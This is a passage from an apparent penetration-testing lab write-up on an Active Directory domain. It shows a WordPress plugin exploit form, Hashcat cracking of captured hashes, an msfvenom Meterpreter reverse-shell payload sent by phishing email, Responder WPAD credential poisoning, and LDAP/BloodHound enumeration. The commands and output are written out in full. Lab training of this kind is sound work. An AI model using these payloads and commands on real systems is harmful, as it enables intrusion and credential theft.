 | [!] The version is out of date, the latest version is 4.8.3
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 3.4.7 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.0.7/wp-content/plugins/email-subscribers/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.10.0.7/wp-content/plugins/email-subscribers/readme.txt
```

We can see the version of the wordpress is up to date (5.8.1), but the version of the "email-subscribers" plug-in is out of date (3.4.7). We can try to exploit it. There is a great site called exploit-db (archive of exploits to identifying possible weaknesses) -> https://www.exploit-db.com/

By searching “wordpress email”:

Search: wordpress email


Date	D	A	V	Title
2020-07-26				WordPress Plugin Email Subscribers & Newsletters 4.2.2 - 'hash' SQL Injection (Unauthenticated)
2020-07-26				WordPress Plugin Email Subscribers & Newsletters 4.2.2 - Unauthenticated File Download
2018-01-24				WordPress Plugin Email Subscribers & Newsletters 3.4.7 - Information Disclosure
2012-06-07				WordPress Plugin Email NewsLetter 8.0 - 'option' Information Disclosure
2010-12-22				WordPress Plugin Accept Signups 0.1 - 'email' Cross-Site Scripting
2014-09-08				WordPress Plugin Bulk Delete Users by Email 1.0 - Cross-Site Request Forgery
2009-11-29				WordPress Plugin WP-phpList 2.10.2 - 'unsubscribeemail' Cross-Site Scripting
2008-03-07				WordPress Core 2.3.2 - '/wp-admin/users.php?inviteemail' Cross-Site Scripting
2012-08-08				WordPress Plugin ThreeWP Email Reflector 1.13 - Persistent Cross-Site Scripting
2012-08-08				WordPress Plugin simplemail 1.0.6 - Persistent Cross-Site Scripting
2012-07-16				WordPress Theme Diary/Notebook Site5 - Email Spoofing

We can see the version (3.4.7) is vulnerable, and by viewing the exploit, all its need is the wordpress ip.

```
Exploit:

<form action="http://DOMAINTOTEST.com/?es=export" method="post">
    <input type="text" name="option" value="view_all_subscribers" />
    <input type="submit" value="Exploit" />
</form>
```

We can save it as a html file and modify the domain name and run it with our Firefox browser:

```
nano exploit-wp.html
```



Compromised Machine

Getting A Shell

Compromised Machine - leverage different techniques, such as social engineering to lure the user into clicking a link that will compromise a machine

After we gather information about the domain we need to find a way to get into a user machine. this procedure usually done through social engineering, and by making a user do what the hacker need.

External Recon Result:

DC name: DC
Domain name: lab.local
OS: windows server 2012 R2
Tyrell.Wellick - Tyrell.Wellick@lab.local
White.Rose – "NTLMv2" hash
Eliot.Alderson - "krbasrep5" hash - Eliot.Alderson@lab.local

First, we can try to crack the hash's with Hashcat:
*for POC, I used a common easy passwords wordlist

Hashcat is a password cracking tool.

Eliot.Alderson:

```
hashcat -m 18200 -a 0 eliot-hash Pass.txt
```

-m 18200 **->** Kerberos 5, etype 23, AS-REP

-a 0 **->** Straight Mode/Dictionary Attack

```
$krb5asrep$23$eliot.alderson@LAB.LOCAL:414e407ac36f167d2b5847c3a0a377ac$cdfcae084ad0b039bbf277369a09d09858a3555e11b4409e738
a1f8ed1cc8ecb50556ab46f63c4539e9e10ac15b49a4411bc3743515bbbc3473b38368ea3858e85ecc1c94ecf26f20b2883fff7bf10fd7acaf1bbfb08ef
372f135ea90e0ec012e592fc8cbfc8484aa85b7ef341361e89a8b9cb8a4bba:Passw0rd123

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$eliot.alderson@LAB.LOCAL:414e407ac36f ... 8a4bba
Time.Started.....: Mon Oct  4 21:52:11 2021 (0 secs)
Time.Estimated ...: Mon Oct  4 21:52:11 2021 (0 secs)
Guess.Base.......: File (Pass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   441.2 kH/s (2.32ms) @ Accel:32 Loops:1 Thr:64 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1242/1242 (100.00%)
Rejected.........: 0/1242 (0.00%)
Restore.Point....: 0/1242 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 → hello123

Started: Mon Oct  4 21:52:10 2021
Stopped: Mon Oct  4 21:52:13 2021
```

*"Passw0rd123"

White.Rose:

```
hashcat -m 5600 -a 0 white-hash Pass.txt
```

-m 5600 **->** NetNTLMv2

```
WHITE.ROSE::LAB:65a69c0774ba12e7:80a285b8d69fa52a7a831accec30c4fe:0101000000000000080c03d0152b9d7011dbe8ecc5393e8ee000000
70049004e002d0030004500550031004100 4d005200330055005900390004003400570049004e002d0030004500550031004100 4d005200330055005
4f00430041004c0003001400310059005a0049002e004c004f00430041004c0005001400310059005a0049002e004c004f00430041004c0007000800
0300030000000000000000010000000020000 0cbb0a426fbd04eabd980a291a5f07a7698b2f7ccc671e329ac1156ef0f92064c0a00100000000000000
00660073002f00660069006c006500730065007200760065007200350000000000000000:Passw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv2
Hash.Target......: WHITE.ROSE::LAB:65a69c0774ba12e7:80a285b8d69fa52a7a ... 000000
Time.Started.....: Mon Oct  4 19:07:12 2021 (0 secs)
Time.Estimated...: Mon Oct  4 19:07:12 2021 (0 secs)
Guess.Base.......: File (Pass.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   342.7 kH/s (1.22ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 1242/1242 (100.00%)
Rejected.........: 0/1242 (0.00%)
Restore.Point....: 0/1242 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> hello123

Started: Mon Oct  4 19:07:11 2021
Stopped: Mon Oct  4 19:07:14 2021
```

*"Passw0rd"

Hashcat Attack Modes:

```
- [ Attack Modes ] -

  #  | Mode
 ====+======
  0  | Straight
  1  | Combination
  3  | Brute-force
  6  | Hybrid Wordlist + Mask
  7  | Hybrid Mask + Wordlist
```

Hashcat Hash Modes:

```
  7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth
 13100 | Kerberos 5, etype 23, TGS-REP
 18200 | Kerberos 5, etype 23, AS-REP
 19600 | Kerberos 5, etype 17, TGS-REP
 19700 | Kerberos 5, etype 18, TGS-REP
 19800 | Kerberos 5, etype 17, Pre-Auth
 19900 | Kerberos 5, etype 18, Pre-Auth
  5500 | NetNTLMv1 / NetNTLMv1+ESS
  5600 | NetNTLMv2
```

Phishing Mail

Phishing Mail - an attacker uses a message sent by email to trick the victim into clicking a malicious link

Emails are sensitive information and we can take advantage of this and send a malicious file to the victim mailbox and when he opens it, we can act inside a shell as we are the user who trigger it.

From the basic nmap scan we can see there is a mail server:

```
Nmap scan report for 10.10.0.25
Host is up (0.00065s latency).
Not shown: 975 closed ports
PORT     STATE SERVICE
25/tcp   open  smtp
80/tcp   open  http
81/tcp   open  hosts2-ns
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
444/tcp  open  snpp
445/tcp  open  microsoft-ds
465/tcp  open  smtps
587/tcp  open  submission
593/tcp  open  http-rpc-epmap
808/tcp  open  ccproxy-http
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
2525/tcp open  ms-v-worlds
3389/tcp open  ms-wbt-server
3800/tcp open  pwgpsi
3801/tcp open  ibm-mgr
3828/tcp open  neteh
5060/tcp open  sip
6001/tcp open  X11:1
6566/tcp open  sane-port
6669/tcp open  irc
```

*we can see port 25 (smtp- simple mail transfer protocol) is open, it's a common protocol for mail server

*For POC I will assume there is no security mechanism which will block the mail from arrival to the victim mailbox, and from the victim machine to execute it (I think the better approach is to create a stealthy payload combine with a massage which convince the victim to click the attachment, I'm still learning how).

We can create a malicious Meterpreter payload using msfvenom (a command line instance of Metasploit), and send it to "Eliot.Alderson@lab.local".

Metasploit is a platform for penetration testing, its contains a verity sets of tools that can use to test security vulnerabilities, enumerate networks, execute attacks and evade detection.

Meterpreter is a security product used for penetration testing, it's "attack payload" and part of the Metasploit Project and Framework. The attack provides an interactive shell from which an attacker can explore the target machine and execute code. Meterpreter is deployed using in-memory DLL injection. As a result, Meterpreter resides entirely in memory and writes nothing to disk.

Create the payload:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows
-f exe LHOST=10.10.0.14 LPORT=9876 -o ~/payload/POC.exe
```

-p windows/meterpreter/reverse_tcp **->** payload to use
-a x86 **->** the architecture to use for the payload, 32bit
--platform windows **->** the platform of the payload
-f exe **->** output format
LHOST=10.10.0.14 -> attack machine ip, in our case the kali machine
LPORT=9876 **->** random port for the kali machine to listen
-o ~/payload/POC.exe **->** save the payload to a file and give it a name (I chose POC.exe for simplicity)

After we create the payload we need to deliver it to the victim (eliot), we can use a built in tool in linux called sendemail.

```
sendemail -f hello@lab -t eliot.alderson@lab.local -u POC -m POC -s
10.10.0.25:25 -v -o tls=no -a ~/payload/POC.exe
```

-f hello@lab **->** the sender mail (fake one)
-t eliot.alderson@lab.local **->** the receiver email (victim)
-u POC **->** massage subject
-m POC **->** massage body
-s 10.10.0.25:25 **->** mail server address and port
-v **->** for verbose
-o tls=no **->** do not create ssl connection
-a ~/payload/POC.exe **->** add attachment (the payload we created)

```
Oct 04 13:22:08 kali sendemail[28524]: DEBUG ⇒ Connecting to 10.10.0.25:25
Oct 04 13:22:08 kali sendemail[28524]: DEBUG ⇒ My IP address is: 10.10.0.14
Oct 04 13:22:08 kali sendemail[28524]: SUCCESS ⇒ Received:     220 MAIL.lab.local Microsoft ESMTP MAIL Service ready at S
Oct 04 13:22:08 kali sendemail[28524]: INFO ⇒ Sending:         EHLO kali
Oct 04 13:22:08 kali sendemail[28524]: SUCCESS ⇒ Received:     250-MAIL.lab.local Hello [10.10.0.14], 250-SIZE 37748736,
API NTLM, 250-8BITMIME, 250-BINARYMIME, 250-CHUNKING, 250 XRDST
Oct 04 13:22:08 kali sendemail[28524]: INFO ⇒ Sending:         MAIL FROM:<hello@lab>
Oct 04 13:22:08 kali sendemail[28524]: SUCCESS ⇒ Received:     250 2.1.0 Sender OK
Oct 04 13:22:08 kali sendemail[28524]: INFO ⇒ Sending:         RCPT TO:<eliot.alderson@lab.local>
Oct 04 13:22:08 kali sendemail[28524]: SUCCESS ⇒ Received:     250 2.1.5 Recipient OK
Oct 04 13:22:08 kali sendemail[28524]: INFO ⇒ Sending:         DATA
Oct 04 13:22:08 kali sendemail[28524]: SUCCESS ⇒ Received:     354 Start mail input; end with <CRLF>.<CRLF>
Oct 04 13:22:08 kali sendemail[28524]: INFO ⇒ Sending message body
Oct 04 13:22:08 kali sendemail[28524]: Setting content-type: text/plain
Oct 04 13:22:08 kali sendemail[28524]: DEBUG ⇒ Sending the attachment [/home/eliot/payload/POC.exe]
Oct 04 13:22:08 kali sendemail[28524]: SUCCESS ⇒ Received:     250 2.6.0 <707810.333787592-sendEmail@kali> [InternalId=14
Oct 04 13:22:08 kali sendemail[28524]: Email was sent successfully!  From: <hello@lab> To: <eliot.alderson@lab.local> Subj
```

We can see the mail send successfully

Now we need to create a listener from our kali machine, we can accomplish this by enter the Metasploit framework:

```
msfconsole
```

set the same settings as the payload we created using multi/handler (use for handling payloads):


```
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.0.14
set LPORT 9876
```

and start the listener for our kali machine:

```
exploit
```

```
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.0.14
LHOST => 10.10.0.14
msf6 exploit(multi/handler) > set LPORT 9876
LPORT => 9876
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.14:9876
```

when the victim downloads the file and run it



a connection will open for us:

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.14:9876
[*] Sending stage (175174 bytes) to 10.10.0.5
[*] Meterpreter session 12 opened (10.10.0.14:9876 → 10.10.0.5:63882) at 2021-10-08 16:52:18 -0400

meterpreter > getuid
Server username: LAB\eliot.alderson
meterpreter >
```


Pretexting Wpad Proxy

There is another social engineering attack called pretexting, a situation, created by an attacker in order to trick the victim into giving private information

Wpad Proxy - There is potential vulnerability that exists in the way that internet explorer is configured to "auto detect" its proxy settings (especially in windows 7, in windows 10 its patched). If "Automatically detected proxy settings" is checked in the proxy configuration tub (by default its checked), IE will generate a name lookup request on the network, for a host named "WPAD", when responder is running with the rights flags.

Local Area Network (LAN) Settings -> ☑ Automatically detect settings

With this vulnerability we can get users passwords as plain text, when a user tries to browse to legit website (like Microsoft.com) a login screen will prompt to the user where he need to put credentials. From a user perspective this might be a normal procedure:



Wpad Proxy Exploit:

```
sudo responder -I eth0 -wrFb
```

-w **->** start the Wpad rogue proxy server

-r **->** enable answers for NetBIOS wredir suffix queries

-F **->** force NTLM/Basic authentication on wpad.dat file, cause a login prompt

-b **->** return a basic http authentication

```
[*] [NBT-NS] Poisoned answer sent to 10.10.0.4 for name WWW.BING.COM (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 10.10.0.4 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 8.0; Win32; Trident/4.0)
[HTTP] Basic Client   : 10.10.0.4
[HTTP] Basic Username : de.genovera
[HTTP] Basic Password : Pa$$w0rd!123
[*] [LLMNR]  Poisoned answer sent to 10.10.0.4 for name proxysrv
```

De.genovera plain text password

Internal Recon

More Domain Details

Internal Recon - identifies and maps internal networks and systems

We can keep enumeration the domain and discover more details that may lead to more potential vulnerability, using the credentials and the shell we gather

Compromised Machine Result:

Eliot.Alderson -> Passw0rd123 - Shell to machine
White.Rose -> Passw0rd
De.genovera -> Pa$$w0rd!123

We can accomplish most (if not all) of the queries' we want by using ldapsearch. (online recon)
I will use "White.Rose" credentials, but any valid domain user can request those queries'.

Groups

Sometimes users found in groups they are not need to be assign to, we can check this:

```
ldapsearch -x -H ldap://10.10.0.2 -D "white.rose@lab.local" -w
Passw0rd -b 'dc=lab,dc=local' "(objectclass=group)" | grep
'cn:\|member:' --color=never
```

-D **->** user principal name for query request
-w **->** user password
-b 'dc=lab,dc=local' **->** use searchbase 'lab.local' as the starting point for the search
"(objectclass=group)" **->** specify the scope of the search - group object
grep 'cn:\|member:' **->** display only the cn (common name) and member attributes, \| for new line
--color=never **->** ignore grep highlight/color matched output


```
cn: Domain Admins
member: CN=Mr.Robot,CN=Users,DC=lab,DC=local
member: CN=Administrator,CN=Users,DC=lab,DC=local
cn: DnsAdmins
member: CN=de genovera,CN=Users,DC=lab,DC=local
member: CN=F-Society,CN=Users,DC=lab,DC=local
member: CN=Emmalyn Gratia,CN=Users,DC=lab,DC=local
member: CN=Melisa Min,CN=Users,DC=lab,DC=local
cn: Remote Management Users
member: CN=F-Society,CN=Users,DC=lab,DC=local
member: CN=Project management,CN=Users,DC=lab,DC=local
cn: F-Society
member: CN=Darlin Alderson,CN=Users,DC=lab,DC=local
member: CN=Tyrell.Wellick,CN=Users,DC=lab,DC=local
member: CN=Eliot.Alderson,CN=Users,DC=lab,DC=local
```

Admin count = 1

According to Microsoft, this value is the most accurate identification for admin users.
If this attribute value is equal to 1, the user was belonging to admin group or current belong to one.
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-ada1/c1c2f7ca-5705-4619-9b62-527b87bf1801

```
ldapsearch -x -H ldap://10.10.0.2 -D "white.rose@lab.local" -w Passw0rd -b 'dc=lab,dc=local' "admincount=1" | grep sAMAccountName --color=never
```

"admincount=1" **->** specify the scope of the search – admincount attribute
grep sAMAccountName **->** display only the sAMAccountName of the user




Machines

We want to discover all the machines within the domain, they are not always patched:

```
ldapsearch -x -H ldap://10.10.0.2 -D "white.rose@lab.local" -w Passw0rd -b 'dc=lab,dc=local' "(&(objectCategory=computer)(objectClass=computer))" | grep 'cn:\|distinguishedName:\|operatingSystem:\|operatingSystemVersion:\|dNSHostName:' --color=never
```

"(&(objectCategory=computer)(objectClass=computer))" **->** specify the scope – computer object
grep **->** display the cn, dn (distinguish name), os (operation system), os version, dns host name



Kerberos pre-authentication

Now that we have credentials we can run the same script from “AS-REP Roasting”, and discover all users who Kerberos pre-authentication is disable for them:

```
python3 GetNPUsers.py lab.local/white.rose:Passw0rd -dc-ip 10.10.0.2
```

```
Impacket v0.9.24.dev1+20210922.102044.c7bc76f8 - Copyright 2021 SecureAuth Corporation

Name            MemberOf  PasswordLastSet             LastLogon                   UAC
--------------  --------  --------------------------  --------------------------  --------
shay                      2021-09-11 19:05:56.879790  2021-10-03 19:17:16.964933  0x400200
Tyrell.Wellick            2021-10-03 18:23:58.776952  2021-10-03 18:54:29.715117  0x400200
Darlin.Alderson           2021-10-03 14:04:00.962666  2021-10-03 18:16:13.229718  0x400200
```

Using Bloodhound: (offline recon)

Bloodhound is an application developed to find relationships within an Active Directory domain to discover attack paths. It does so by using graph theory to find the shortest path for an attacker to traverse to elevate their privileges.
It’s compiled with Electron so that it runs as a desktop app. Its true power lies within the Neo4j database that it uses.

Neo4j is a special kind of database - it's a graph database that can easily discover relationships and calculate the shortest path between objects by using its links.

SharpHound - Bloodhound collects data by using an ingestor called SharpHound. As it runs, SharpHound collects all the information it can about AD and its users, computers and groups. It even collects information about active sessions, AD permissions and lots more by only using the permissions of a regular user. SharpHound outputs jason’s files that are then fed into the Neo4j database and later visualized by the Bloodhound GUI.

First we need to download the bloodhound repository from github:

```
wget
https://github.com/BloodHoundAD/BloodHound/releases/download/4.0.2/BloodHound-linux-x64.zip
```

Now we need to use the SharpHound collector from the Bloodhound directory, and run it with regular domain user. I will use the shell we got from the “Compromised Machine Result” and run the “Sharphound.ps1” with Eliot.Alderson account:

For POC, I turn off the “Real-time protection”: (the “SharHound.ps1” is immediatlly irease by the windows 10 microsoft deffender)

Because PowerShell is including as a Meterpreter script in Metasploit, we can use it.


```
load powershell
upload /home/eliot/tools/BloodHound-linux-x64/resources/app/Collectors/SharpHound.ps1
powershell_execute ‘. .\SharpHound.ps1’
powershell_execute ‘Invoke-BloodHound –CollectionMethod All’
download 20211008134101_BloodHound.zip
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.14:9876
[*] Sending stage (175174 bytes) to 10.10.0.5
[*] Meterpreter session 12 opened (10.10.0.14:9876 → 10.10.0.5:63882) at 2021-10-08 16:52:18 -0400

meterpreter > getuid
